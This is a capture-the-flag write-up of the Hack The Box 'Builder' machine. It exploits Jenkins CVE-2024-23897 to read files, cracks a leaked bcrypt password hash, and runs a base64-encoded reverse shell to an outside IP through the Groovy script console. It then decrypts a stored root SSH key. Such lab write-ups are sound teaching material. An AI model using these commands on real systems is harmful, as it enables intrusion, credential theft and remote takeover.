Builder
Difficulty: Medium
OS: Linux
Date: 2024-03-07
Completed: 2024-03-08
Enumeration
The target has TCP ports 22 and 8080 open:
$ sudo nmap -p 22,8080 -sC -sV -oA scans/tcp_scripts builder.htb

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
...
8080/tcp open  http    Jetty 10.0.18
|_http-server-header: Jetty(10.0.18)
| http-open-proxy: Potentially OPEN proxy.
|_Methods supported:CONNECTION
| http-robots.txt: 1 disallowed entry
|_/
|_http-title: Dashboard [Jenkins]
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
The Jenkins server on 8080 is version 2.441, as reported from the bottom-right corner of the page.
Browsing the site, the user jennifer is exposed.
Foothold
Searching for the Jenkins version above reveals a recent arbitrary file read vulnerability, CVE-2024-23897. This is extremely simple to exploit manually, as shown in the screenshot in the article linked previously.
From the Zscaler blog above:
Specifically, commands such as shutdown, enable-job, help, and connect-node from the Jenkins CLI tool are manipulated to illicitly access and read the content of files on the Jenkins server.
Downloading Jenkins CLI
The Jenkins CLI docs detail how to download jenkins-cli.jar from an existing Jenkins installation:
curl -fsSL http://builder.htb:8080/jnlpJars/jenkins-cli.jar > jenkins-cli.jarCVE-2024-23897
Following the examples from the CVE-2024-23897 blog, the two examples commands were tested:
$ java -jar jenkins-cli.jar -s http://builder.htb:8080 enable-job @/etc/passwd
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true

ERROR: Too many arguments: daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
java -jar jenkins-cli.jar enable-job NAME
Enables a job.
 NAME : Job name

$ java -jar jenkins-cli.jar -s http://builder.htb:8080 help @/etc/passwd
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true

ERROR: Too many arguments: daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
java -jar jenkins-cli.jar help [COMMAND]
Lists all the available commands or a detailed description of single command.
 COMMAND : Name of the command (default: root:x:0:0:root:/root:/bin/bash)
There is an important difference between the target output and the example shown in the blog: while their output for enable-job and help each only show one line of the file, the target displays two lines for the help command. Thus, it is logical that other commands may display even more lines.
Getting more lines
The following will get a list of all the commands that can be urn using jenkins-cli on the target instance:
java -jar jenkins-cli.jar -s http://builder.htb:8080 help 2>&1 | sed -n '/[A-Z]/!s/^[[:space:]]*//p'This list can be redirected to a file, e.g. commands.txt. This file can then be used to save the output of each command, to determine which returns the most lines of the input file:
cat commands.txt | xargs -r -I {} sh -c "java -jar jenkins-cli.jar -s http://builder.htb:8080 '{}' @/etc/passwd > 'cmd-out/{}.out' 2>&1"Find the most useful commands:
$ find -type f ./cmd-out | xargs wc -l | sort -nr | head
474 total
   22 ./cmd-out/reload-job.out
   22 ./cmd-out/online-node.out
   22 ./cmd-out/offline-node.out
   22 ./cmd-out/disconnect-node.out
   22 ./cmd-out/delete-view.out
   22 ./cmd-out/delete-node.out
   22 ./cmd-out/delete-job.out
   22 ./cmd-out/connect-node.out
   10 ./cmd-out/quiet-down.out
Any of these commands will give us the most info from a given file of all available commands.
Hash discovery
Exploring Jenkins directory structure, this resource (or this one) reveals the presence of the file $JENKINS_home/users/users.xml. The location of $JENKINS_HOME is /var/jenkins_home/, as described here.
As described in this security update, /var/jenkins_home/users/users.xml maps usernames to directories that contain the configs for a specific user. The folder name associated with jennifer can be found:
java -jar jenkins-cli.jar -s http://builder.htb:8080 reload-job @/var/jenkins_home/users/users.xml 2>&1 | grep jennifer

...
<string>jennifer_12108429903186576833</string>
And a hash for the jennifer user can be discovered in the user specific config file:
$ java -jar jenkins-cli.jar -s http://builder.htb:8080 reload-job @/var/jenkins_home/users/jennifer_12108429903186576833/config.xml

...
<passwordHash>#jbcrypt:$2a$10$UwR7BpEH.ccfpi1tv6w/XuBtS44S7oUpR2JYiobqxcDQJeN/L4l1a</passwordHash>
Cracking
The bcrypt hash from jennifer’s config.xml:
jennifer:$2a$10$UwR7BpEH.ccfpi1tv6w/XuBtS44S7oUpR2JYiobqxcDQJeN/L4l1a
Can be easily cracked with hashcat:
hashcat -m 3200 -a 0 --user jennifer-hash ./rockyou.txtThe Jenkins interface can now be accessed with the credentials jennifer:princess, though this does not work for SSH access.
User (optional)
As the jennifer user, access the /script endpoint on Jenkins. This allows us to run arbitrary Groovy code on the Jenkins host. This HackTricks guide details how to achieve RCE using Groovy:
def sout = new StringBuffer(), serr = new StringBuffer()
def proc = 'bash -c {echo,YmFzaCAtYyAnYmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC43Lzk5OTkgMD4mMSc=}|{base64,-d}|{bash,-i}'.execute()
proc.consumeProcessOutput(sout, serr)
proc.waitForOrKill(1000)
println "out> $sout err> $serr"
The shell that is base64-encoded above is the standard bash -i reverse shell. This spawns in a netcat listener as the jenkins user.
There are no other users on the box. The user flag is available in /var/jenkins_home/user.txt (in the jenkins user’s home directory).
Post-exploitation reflection
After obtaining
rootaccess, it was discovered that thisjenkinsuser is actually accessing a Docker container on the host, and there also exists ajenniferuser on the actual host with another copy of the user flag.
Privilege Escalation
The SSH private key for the root user is stored in Jenkins as a configured credential, as could be seen during initial enumeration prior to logging in as jennifer. The StackOverflow post here details how to obtain the decrypted credential from within the management interface.
From the Jenkins interface, select Manage Jenkins → Credentials → System → Global Credentials (unrestricted) → 1 (the id) → Update.
In the Update window, right click → Inspect Element on the “Concealed for Confidentiality” banner where the Key is listed:

Copy the entire key in the value field of this input box. Back in the /script endpoint, use the following command, replacing the value in {} with the copied private key:
println(hudson.util.Secret.decrypt("{AQAA...j46}"));Copy the resultant output, containing an SSH private key, to the host system and use SSH to access root on the target. From here the root flag can be read.